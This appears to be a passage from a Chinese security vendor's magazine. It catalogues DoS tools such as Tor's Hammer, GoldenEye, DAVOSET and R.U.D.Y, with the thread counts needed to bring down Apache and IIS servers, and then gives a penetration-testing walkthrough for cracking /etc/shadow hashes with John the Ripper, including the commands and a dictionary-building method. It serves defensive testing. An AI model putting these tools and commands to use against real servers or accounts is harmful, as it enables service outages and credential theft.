000000f0 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 43 6f ction: c lose..Co
00000100 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 70 6c ntent-Ty pe: appl
00000110 69 63 61 74 69 6f 6e 2f 78 2d 77 77 77 2d 66 6f ication/x-www-Fo
00000120 72 6d 2d 75 72 6c 65 6e 63 6f 64 65 64 0d 0a 41 rm-urle n coded..A
00000130 63 63 65 70 74 3a 20 74 65 78 74 2f 68 74 6d 6c cept: t ext/html
00000140 3b 71 3d 30 2e 39 2c 74 65 78 74 2f 70 6c 61 69 ;q=0.9,t ext/plai
00000150 6e 3b 71 3d 30 2e 38 2c 69 6d 61 67 65 2f 70 6e n;q=0.8, image/pn
00000160 67 2c 2a 2f 2a 3b 71 3d 30 2e 35 0d 0a 0d 0a 66 g/*;q= 0.5...F
00000170 6f 6f 3d 62 61 72 oo=bar
00000176 26 73 79 61 56 56 46 62 56 3d 78 &syavVfB V=x
00000181 26 36 3d 58 52 5a 78 32 4e 4a 63 &6=XR2x2 NJC
0000018c 26 38 39 74 33 47 32 36 3d 68 74 42 66 61 6a 44 &89t3G26 -hzbFajD
0000019c 70 p

```

•Torshammer

Tor's Hammer 是一个能发起缓慢 POST DoS 攻击的测试工具。Torshammer 也可以运行在 tor 网络中（此时会假定您通过 127.0.0.1:9050 运行 tor）。通过一台机器，Torshammer 就可以杀掉大多数没有受到保护的 Apache 和 IIS 服务器：杀掉 Apache 1.X 和老版本的 IIS，只需要启用 ~128 个线程，杀掉 Apache2.X 和新版本的 IIS，需要启用 ~256 个线程。

可以通过 Torshammer 直接发起 HTTP POST 攻击（不支持 GET），也可以通过 Tor 网络发动攻击。Torshammer 的 HTTP POST 攻击是首先向服务器发送一个 POST 报文请求，然后再发送一系列随机的字符串（分多个报文发送，每个报文包含两个字符）。

攻击类型：HTTP

•Anonymous

是一个工具集合, 包含 :HOIC, LOIC, DDOSIM, PYLORIS, SLOWLORIS, TORSHAMMER, SLOWHTTPGET.

•THC-IPv6

针对 IPv6 的攻击工具集合。

•kadiaoni

此类攻击的原理是通过 POST 一个字符节的字符, 保持住服务器的连接不断开, 直到耗尽服务器的资源。

攻击类型: HTTP

•GoldenEye

GoldenEye (最新版本为 2.1) 是一个主打应用层 (HTTP Flood) 攻击的工具, 从 HUIK 项目发展而来, 同 HUIK 一样它也使用 python 编写, 支持多平台运行, 攻击方式上支持 HTTP GET、HTTP POST 和 Random。

工具特色: 支持 KeepAlive 和 NoCache 功能; 随机化的 HTTP Header; 可定义的 User-Agent 列表 (默认随机); 支持 Android (GoldenEye 4 Android) 平台。

攻击类型: HTTP

•DAVOSET

最新版本为 1.2 是一个 perl 脚本, 有 perl 执行环境即可。与前面介绍的直连式的 GoldenEye 不同, 它又被称之为 Proxy Attacks, 是借助有漏洞的、合法的第三方身份实施攻击而做到自身的隐藏, 可以看作是更广泛意义上的反射攻击。而且 Proxy Attacks 可利用的反射点众多, 也使得这种攻击更加难以封堵。

工具特色: 利用代理发动攻击, 一定程度上可以隐藏自身; 不定期更新可用的反射点; 反射点通常有较强的可交互性, 容易绕过目标防护措施; 实施这种攻击最重要的是有众多可利用的反射点, 攻击者可自己网络搜索, 也可利用工具附带的完整列表。

攻击类型: Proxy

•R.U.D.Y

R-U-Dead-Yet 是一个 HTTP POST DoS 攻击工具。它执行一个 DoS 攻击长表单字段, 通过 POST 方法提交。这个工具提供了一个交互式控制台菜单, 检测给定的 URL, 并允许用户选择哪些表格和字段应用于 POST-based DoS 攻击。

攻击类型: HTTP

•THC SSL DOS

通过 SSL-RENEGOTIATION 的漏洞耗尽服务器资源。

攻击类型: SSL

•ZARP

ZARP 是采用 Python 编写的、类似 MSF 的一款网络攻击测试框架。工具采用模块化设计, 集漏洞扫描、嗅探、DDoS 压力测试于一身。ZARP 主要接口是一个 CLI 驱动的图形界面, 采用多层菜单, 使用起来相当方便。目前运行平台只限于 linux, 同时在安装之前要确保系统存在 python2.7.x、git 以及 scapy。

程序执行界面:



```

  ZARP [Version: 0.1.5]
  [1] Poisoners      [5] Parameter
  [2] DoS Attacks   [6] Services
  [3] Sniffers      [7] Attacks
  [4] Scanners      [8] Sessions
  [9] Back
  [0] Exit
  1) DHCP Starvation
  2) LAND DoS
  3) IPv6 Neighbor Discovery Protocol RA DoS
  4) Mestea DoS
  5) SMB2 DoS
  6) TCP SYN
  7) IPv6 Neighbor Unreachability Detection DoS
  8) Linux 2.6.36 - 3.2.1 IGMP DoS
```

攻击类型: TCP

浅析渗透测试 John the ripper使用

济南办事处 张峰

如果你的企业和组织中已经做好了安全加固，也采用了漏洞扫描工具时常检测，那为什么还需要进行渗透测试呢？知己知彼，渗透测试就是在业务环境中“知己”的一种办法。但要找到合适的方法实施渗透测试并不容易，用户往往需要对自己的资产及风险有一个全面的了解和掌控，这不是用户自己或者某个人可以完成的。本文就呈现了渗透测试服务中一个细小的方面，通过使用 John the ripper 工具进行密码安全性测试的过程。

一、基本介绍

1.1 John the ripper 介绍

John the ripper 是一款基于字典的免费的密码破解工具。简单来说就是进行暴力密码破解，这种密码破解方式耗时间长、耗费处理器资源多。尝试的密码越多，所需的时间就越长。

起初，John the ripper 是运行在 Linux 类平台上，现在可以运行在不同平台上。在安全服务工作中，主要采用了 windows 和 linux 下两个版本的工具。在进行实际测试中发现，windows 下支持的密码 HASH 算法不是特别全面，后期采用 Linux 版本的 John the ripper。

1.2 密码文件介绍

John the ripper 在安全服务中，主要用来测试 Linux 操作系统

密码、AIX 操作系统的密码。

存放这个密码加密的文件分别是：/etc/shadow 和 /etc/security/passwd。

Linux 系统的密码文件：

/etc/shadow 文件

```
root: [REDACTED]:p6c:16549:7:91:::
daemon:NP:16258:::
bin:NP:16258:::
sys:NP:16258:::
sshd:NP:16258:::
i [REDACTED]:NP:16258:::
o [REDACTED]:NP:16258:::
t [REDACTED]:*:16258:::
h [REDACTED]:*:16258:::
c [REDACTED]:*:16258:7:91:::
tt: [REDACTED]:*:16549:7:90:0:::
```

此处，不对密码文件的每个字段进行详细描述。

AIX 系统的密码文件：
/etc/security/passwd 文件

```
root:
  password = ██████████
  lastupdate = 1303699618

daemon:
  password = *

bin:
  password = *

sys:
  password = *
```

此处，不对密码文件的每个字段进行详细描述。

AIX 系统的密码文件与 Linux 的密码文件格式不一致，在进行密码破解时，需要进行格式转换。

1.3 进行密码破解

在进行密码破解中，可以采用 Windows 的密码破解工具，也可以采用 Linux 下的密码破解工具。

Linux 下的使用方法：

```
john -wordlist=passwd.dic shadow.txt
```

可以输入 john 查看详细使用参数。

Windows 下的使用方法：

```
john.exe --wordlist=D:\john\dic\passwd.dic D:\john\shadow\shadow.txt
```

可以输入 john 查看详细使用参数。

在实际安全服务过程中，服务团队采用了 Kali 下面自带的 John 工具进行密码破解。

二、创新使用

2.1 John the ripper 使用的缺点

在使用过程中，发现 John the ripper 在密码破解方面功能确实很强大，且密码破解效果比较好。但是在密码破解中存在一些问题。

1. John the ripper 一次性只能破解一个 shadow。
2. John the ripper 破解时间长。
3. Windows 下 John the ripper 可破解的加密算法种类有限。
4. 破解过程中，需要人工参与，需要随时查看破解进度。
5. 需要收集一个针对特定行业的密码字典。

2.2 自动化进行 shadow 破解

针对 John the ripper 存在的问题，我们团队采用 php，编写了一个简单脚本，进行 shadow 破解，减少破解过程中的人工参与。

功能包括：

1. 逐个进行 shadow 文件密码破解。
2. 将 AIX 的密码 HASH 文件转化为可破解的格式。
3. 格式化输出破解出的口令。

2.3 收集常用密码字典

在密码破解过程中很重要的一个方面，在于进行密码的收集。密码字典的数量一定程度

上决定了是否可以正确的破解出密码口令。

在安全服务过程中，主要将如下密码进行了收集：

1. 扫描器自带的默认密码。
2. 用户提供的带有部分行业特征的用户密码。
3. 前期工信部、通信管理局检查时，发现的密码。
4. 安全服务过程中，渗透测试发现的 Web 帐号的密码。
5. 根据用户需求，定制了部分密码字典。

2.4 定制行业密码字典

根据用户的需求，在密码字典方面，与客户商量，根据用户现网主机的用户名以及一定规则生成一份密码字典。后续可以根据部分需求，增加密码规则来完善密码字典，主要规则包括添加 123、1234、abc、abcd 等等。

2.5 强大的用户支撑

在这个阶段，貌似万事已经具备了。执行命令之后，待到第二天进行结果查看，进行汇总即可。但是，John the ripper 在进行口令破解时，耗费时间长，对 PC 或服务

器的性能要求很高。个人办公电脑基本无法满足长时间的密码破解需求。

在安全服务过程中，用户提供了强大的技术支撑。与用户协商，在高性能主机上创建了虚拟机，安装 kali 系统，将进行密码破解的环境移植到用户的机器上。最终服务团队得到了一个 18 个核的虚拟机，配置了 8 个 G 内存。

2.6 遇到的问题

- 非标准化 shadow 文件格式

服务团队在工作中采用了一个步骤，统一将用户提供的非标准化格式命名的文件，进行统一更改文件名。更改文件扩展名代码脚本如下：

```
<?php
function foreachDir($dirname)
{
    if(!is_dir($dirname))
    {
        echo "{$dirname} not effective dir";
        exit();
    }
    $handle=opendir($dirname); // 打开目录
    //opendir() 函数打开一个目录句柄，可由 closedir(), readdir() 和 rewinddir() 使用
    // 若成功，则该函数返回一个目录流，否则返回 false 以及一个 error。
    while (($file = readdir($handle))!==false) // 读取目录，readdir() 函数返回由
opendir() 打开的目录句柄中的条目。 若成功，则该函数返回一个文件名，否则返回 false。
    {
        if($file!="." && $file!="..")
```

```
        {
            if(is_dir($dirname.$file))
                //is_dir() 函数检查指定的文件是否是目录
                {
                    echo $dirname.$file."<br/>";
                    //foreachDir($dirname.$file); // 如果注释号去掉,
                    // 将会递归修改文件夹内的文件夹文件
                }
            else
                {
                    echo "--".$dirname."/". $file."\r\n";
                    rename($dirname.'/'.$file,$dirname.'/'.$file.'.txt');
                    // 替换为 txt 后缀格式
                }
        }
    }
}
foreachDir('../traverseMendFilename');
?>
```

- 长时间进行破解，脚本命令自动停止

在进行 shadow 破解时，假若破解的 shadow 文件数量多、破解需要的时间长。当使用 SecureCRT 连接 kali 断开后，破解进行会自己停止。

在这种情况下，需要提前运行 screen 命令，然后执行 php john.php，让脚本后台运行。

这种方式，破解脚本会把所有 shadow 文件破解完毕后，再停止。

三、结束语

本文在传统的使用扫描器进行密码猜测的基础上，创新性的使用 John the ripper 进行密码破解测试。弱口令专项整治是主管机构及用户在实际生产环境中提出的实际需求，虽然只是渗透测试中的一个极小的方面，但可以看到整个过程需要专业团队与用户的密切协作，包括了人员、技术、工具、业务流程等多方面的考虑，需要实施团队对用户业务环境进行深入理解和评估。

JUST CHANGE

JUST HERE JUST NOW



如何全面保障业务系统？
你需要支持应用自识别的防火墙！

▶▶ 一体化安全解决方案：安全、易用、稳定



NSFOCUS NF

绿盟下一代防火墙

NSFOCUS NEXT-GENERATION FIREWALL

更懂安全的云 —— 绿盟云

采购更省心，部署更简便，运营更高效



安全
工具

网站安全监测 / 极光自助扫描

移动应用安全服务 / 反垃圾邮件服务

绿盟云
NSFOCUSCLOUD

15年安全服务经验，云端之路全新启程

cloud.nsfocus.com